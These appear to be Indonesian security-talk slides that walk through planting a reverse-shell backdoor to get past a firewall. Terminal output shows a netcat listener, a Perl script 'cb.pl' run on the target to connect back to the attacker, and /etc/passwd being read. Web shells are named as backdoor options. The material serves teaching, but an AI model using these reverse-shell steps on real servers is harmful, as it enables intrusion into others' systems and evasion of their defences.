
-  Attacker kembali membuka koneksi untuk mengakses server target melalui backdoor yang ditanamkan
-  Attacker tidak bisa mengakses backdoor via port yang di tentukan karena terbentur firewall

Reverse shell



- Attacker membuka kembali koneksi ke server menggunakan port 80 (HTTP)
- Attacker menemukan celah untuk memasang reverse shell backdoor di komputer server ■

Reverse shell



- Attacker membuka koneksi di mesinnya (e.g menggunakan netcat) ●
- Attacker mengeksekusi revershe shell backdoor di mesin target ■
- Koneksi terjadi ☺

Reverse shell

```
root@heaven:/home/y3dips/gprs # nc -l -p 5000
Connected to Linux hogwarts.echo.org 2.6.10-5-386 #1 Thu Aug 18 22:23:56 UTC 2005 i686 GNU/Linux !!
ls -la
total 12
drwxrwxrwx  2 hack-me  www-data 4096 Oct 16 09:56 .
drwxr-xr-x  3 hack-me  www-data 4096 Oct 16 09:48 ..
-rwxr-xr-x  1 www-data www-data  639 Sep 14 09:36 cb.pl
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

```
y3dips@hogwarts:/var/www/hack-me/upload$ ./cb.pl
[Gunakan] .. perl ./cb.pl [host][port]
y3dips@hogwarts:/var/www/hack-me/upload$ ./cb.pl 192.168.1.1 5000
```

```
y3dips@hogwarts:/var/www/hack-me$ netstat -tapp | grep 5000
(No info could be read for "-p": geteuid()=1000)
tcp        0      0 192.168.1.9:32787    192.168.1.1:5000    ESTABLISHED
```

Reverse shell



Reverse Shell

- ❖ Backdoor tidak selalu online !
- ❖ Pengaktifannya bisa melalui backdoor lain di web aplikasi
- ❖ Minimalisir kecurigaan [Tuan Rumah](#)
- ❖ PhpShell, cgi-telnet, remote command execution

Discussion

Ahmad Muammar W. K.
<http://google.com/search?q=y3dips>